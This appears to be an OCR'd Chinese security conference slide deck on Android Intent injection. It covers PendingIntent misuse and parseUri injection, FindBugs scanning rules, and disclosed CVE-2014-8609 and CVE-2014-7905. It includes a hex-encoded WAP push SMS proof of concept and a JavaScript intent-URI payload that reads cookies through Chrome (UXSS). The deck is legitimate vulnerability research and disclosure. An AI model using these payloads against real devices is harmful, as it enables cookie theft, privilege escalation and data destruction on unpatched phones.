
```
177.        public int processMessage(String app_id, String content_type, Intent intent)

183.            WapPushManDBHelper.queryData lastapp = dbh.queryLastApp(db, app_id, content_type);
199.            if (lastapp.appType == WapPushManagerParams.APP_TYPE_ACTIVITY) {
200.                //Intent intent = new Intent(Intent.ACTION_MAIN);
201.                intent.setClassName(lastapp.packageName, lastapp.className);
202.                intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
203.
204.                try {
205.                    mContext.startActivity(intent);
211.            } else {
212.                intent.setClassName(mContext, lastapp.className);
213.                intent.setComponent(new ComponentName(lastapp.packageName,
214.                        lastapp.className));
215.                if (mContext.startService(intent) == null) {
```

Demo：启动settings

- 通过模拟端口发送wappush sms
- 手机收到后，触发SQL注入，查询出settings的component并启动
- 4.4.4的POC如下

0891683108200105f04408a00156
0886010421609290251223 7B0605
040b8423f00A065603B081EAAF2
720756e696f6e2073656c65637420
302c27636f6d2e616e64726f6964
2e73657474696e6773272c27636f6
d2e616e64726f69642e736574746
96e67732e53657474696e6773272c
302c302c302d2d200002066A008
509036D6F62696C65746964696E
67732E636F6D2F0001



目录

- Intent注入的概念
- Intent转换与复制
- Action/Component/Data注入
- **PendingIntent误用**
- parseUri注入


PendingIntent

- PendingIntent，经常用于通知
  - Pending：延时的
  - 包裹着真实的intent
  - 创建者的context
- A把将来要发送的intent打包，然后交给B，让B在将来代表A发出这个intent
- 即使A已经不存在，B也能以A的context来发出这个intent

B篡改这个intent = intent注入

限制

- 安卓也意识到PendingIntent的风险，设置了限制，详见android.content.Intent.fillin()
- 默认情况下（除非开发者设置特殊标记）
  - B无法修改Component
  - 仅当A的原始Intent中action为空，B才可以修改action
- 但是，如果A的原始Intent中component与action都为空，B就可以控制Intent的目标，B填入Extras部分的数据直接合并覆盖A的->目标与数据均被B控制->Intent注入（注：这里描述的是大部分情况，忽视了pkg, data, type, category这些数据在intent解析中的影响）



安卓官方安全提示

- http://developer.android.com/reference/android/app/PendingIntent.html

By giving a PendingIntent to another application, you are ***granting it the right to perform the operation you have specified as if the other application was yourself (with the same permissions and identity***). As such, you should be careful about how you build the PendingIntent: almost always, for example, the base Intent you supply ***should have the component name explicitly set to one of your own components***, to ensure it is ultimately sent there and nowhere else.


用findbugs挖掘此类漏洞

- 扫描每个method，根据情况调整告警级别
  - 发现有构造PendingIntent的方法，例如getActivity，getBroadcast，getService，createPendingResult，getActivities，若有报告并设定告警级别为低
  - 在同一个method中，扫描是否调用Intent的设置Component方法，例如特定intent构造函数，setClass，setClassName，setComponent等，若没有，调高告警级别为中
  - 在同一个method中，扫描是否调用Intent的设置action方法，例如特定intent构造函数，setAction等，若没有，调高告警级别为高
  - 其他一些细节调整：例如开发人员主动设置了相关的特殊标记，同一个method中用putExtra将PendingIntent打包到intent中

```
if(className.equals("android.app.PendingIntent") || methodName.equals("createPendingResult")){
    if(methodName.equals("getActivities")
            ||methodName.equals("getActivity")
            ||methodName.equals("getBroadcast")
            ||methodName.equals("getService")
            ||methodName.equals("createPendingResult")){
        msg[PENDING_INTENT].append("[" + className + "." + methodName + "]");
        flag[PENDING_INTENT] = true;
        lastOcr[PENDING_INTENT] = location;
```

实验结果

- 对Android 4.4全系统扫描后发现**152**例告警，其中高优先级35例，发现一个oday...



CVE-2014-8609 BroadcastAnywhere

- 安卓Settings中存在PendingIntent权限泄漏漏洞，恶意无权限app可以system权限发送一个含action与数据的广播
- 我们在2014-9-2报告安卓，2014-9-10确认

com.android.settings.accounts.AddAccountSettings.addAccount(String)

```
185.    private void addAccount(String accountType) {
186.        Bundle addAccountOptions = new Bundle();
187.        mPendingIntent = PendingIntent.getBroadcast(this, 0, new Intent(), 0);
188.        addAccountOptions.putParcelable(KEY_CALLER_IDENTITY, mPendingIntent);
189.        addAccountOptions.putBoolean(EXTRA_HAS_MULTIPLE_USERS, Utils.hasMultipleUsers(this));
190.        AccountManager.get(this).addAccount(
191.                accountType,
192.                null, /* authTokenType */
193.                null, /* requiredFeatures */
194.                addAccountOptions,
195.                null,
196.                mCallback,
197.                null /* handler */);
198.        mAddAccountCalled  = true;
199.    }
```

Demo：短信伪造

- 安装时提示无需任何权限
- 启动后自动伪造来自任意手机号的一条短信
- 另外一个严重的Demo中，启动后自动重启用户手机并清除包括短信，通信录等数据

其他：keychain

- https://android.googlesource.com/platform/frameworks/base/+/android-5.1.1_r8/keystore/java/android/security/KeyChain.java

```
255.     public static void choosePrivateKeyAlias(Activity activity, KeyChainAliasCallback response,
256.                                              String[] keyTypes, Principal[] issuers,
257.                                              String host, int port,
258.                                              String alias) {

281.         Intent intent = new Intent(ACTION_CHOOSER);
282.         intent.setPackage(KEYCHAIN_PACKAGE);
283.         intent.putExtra(EXTRA_RESPONSE, new AliasResponse(response));
284.         intent.putExtra(EXTRA_HOST, host);
285.         intent.putExtra(EXTRA_PORT, port);
286.         intent.putExtra(EXTRA_ALIAS, alias);
287.         // the PendingIntent is used to get calling package name
288.         intent.putExtra(EXTRA_SENDER, PendingIntent.getActivity(activity, 0, new Intent(), 0));
289.         activity.startActivity(intent);
290.     }
```

其他：telephony

- https://android.googlesource.com/platform/frameworks/opt/telephony/+/android-5.1.1_r8/src/java/com/android/internal/telephony/gsm/GsmServiceStateTracker.java

```
1924.     private void setNotification(int notifyType) {

1938.         mNotification = new Notification();
1939.         mNotification.when = System.currentTimeMillis();
1940.         mNotification.flags = Notification.FLAG_AUTO_CANCEL;
1941.         mNotification.icon = com.android.internal.R.drawable.stat_sys_warning;
1942.         Intent intent = new Intent();
1943.         mNotification.contentIntent = PendingIntent
1944.         .getActivity(context, 0, intent, PendingIntent.FLAG_CANCEL_CURRENT);
```

目录

- Intent注入的概念
- Intent转换与复制
- Action/Component/Data注入
- PendingIntent误用
- **parseUri注入**

Intent.parseUri

- https://developer.chrome.com/multidevice/android/intents

A little known feature in Android lets ***you launch apps directly from a web page*** via an Android Intent. Only activities that have the category filter, ***android.intent.category.BROWSABLE*** are able to be invoked using this method as it indicates that the application is safe to open from the Browser.

基于intent的URI语法如下：（可参考安卓源码android.content.Intent.parseUri()

```
intent:
  HOST/URI-path // Optional host
  #Intent;
    package=[string];
    action=[string];
    category=[string];
    component=[string];
    scheme=[string];
  end;
```

参考：

[1] http://www.mbsd.jp/Whitepaper/IntentScheme.pdf
[2] http://drops.wooyun.org/papers/2893


一种合法的intent注入

- com.android.webview.chromium.WebViewContentsClientAdapter.java

```
180.        public boolean shouldOverrideUrlLoading(WebView view, String url) {
181.            Intent intent;
182.            // Perform generic parsing of the URI to turn it into an Intent.
183.            try {
184.                intent = Intent.parseUri(url, Intent.URI_INTENT_SCHEME);
189.            // Sanitize the Intent, ensuring web pages can not bypass browser
190.            // security (only access to BROWSABLE activities).
191.            intent.addCategory(Intent.CATEGORY_BROWSABLE);
192.            intent.setComponent(null);
193.            Intent selector = intent.getSelector();
194.            if (selector != null) {
195.                selector.addCategory(Intent.CATEGORY_BROWSABLE);
196.                selector.setComponent(null);
197.            }
202.            try {
203.                view.getContext().startActivity(intent);
```

用findbugs挖掘此类漏洞

- 直接查找intent.parseUri方法的调用即可
- 对Android 4.4全系统扫描后发现**9**例告警，并未发现明显的安全问题
- 于是我们去看Chrome，于是发现一个oday...



CVE-2014-7905 parseUri注入

- 检查Intent的action是否等于某个常量字符串，符合条件的intent被启动activity。
- 但可以直接在uri中指定component，无视action，启动任意activity，即使未声明BROWSABLE
- 我们在2014-10-9报告Chrome，2014-10-9确认

```
public boolean handleAuthenticatorUrl(String paramString)
{
  Intent localIntent;
  try
  {
    localIntent = Intent.parseUri(paramString, 1);
    if (!this.mAction.equals(localIntent.getAction()))
      return false;
  }
  catch (URISyntaxException localURISyntaxException)
```


Demo1 远程UXSS

- 访问页面自动触发（Chrome Android <=37.0.2062.117）

```
<script>
var url =
"intent:#Intent;action=com.google.android.apps.authenticator.AUTHENTICATE;S.url=javascript:eval(decodeURIComponent('location%3D%22http%3A%2F%2Fwww.baidu.com%2F%22%3Bwindow.onload%3Dfunction()%20%7Balert(document.cookie)%7D%3B'));SEL;component=com.android.chrome/com.google.android.apps.chrome.help.HelpActivity;end";
location.href = url;
</script>
```

Demo2远程拨打电话

- 访问网页自动触发，详见 https://code.google.com/p/chromium/issues/detail?id=421817
- 演示视频是基于小米语音助手，与上述链接中的POC略有修改



总结

- Intent注入漏洞，并非一个新的概念，它早就存在。它比较稀少，因此容易被忽视
- 归纳了Intent注入的4种形式：Intent转换与复制、Action/Component/Data注入、PendingIntent误用与parseUri注入
- 归纳了利用自动化的工具发现这4类形式的方法，通过批量的扫描，可以轻易发现这些漏洞
- 在每种都找到了一个安卓OS或Chrome安卓版的oday，达到本地提权或远程命令执行的效果，分别得到了Android与Chrome的官方致谢

- Android官方致谢：http://source.android.com/devices/tech/security/overview/acknowledgements.html
- Chrome官方致谢：http://googlechromereleases.blogspot.com/2014/11/stable-channel-update_18.html

Q&A

- 谢谢！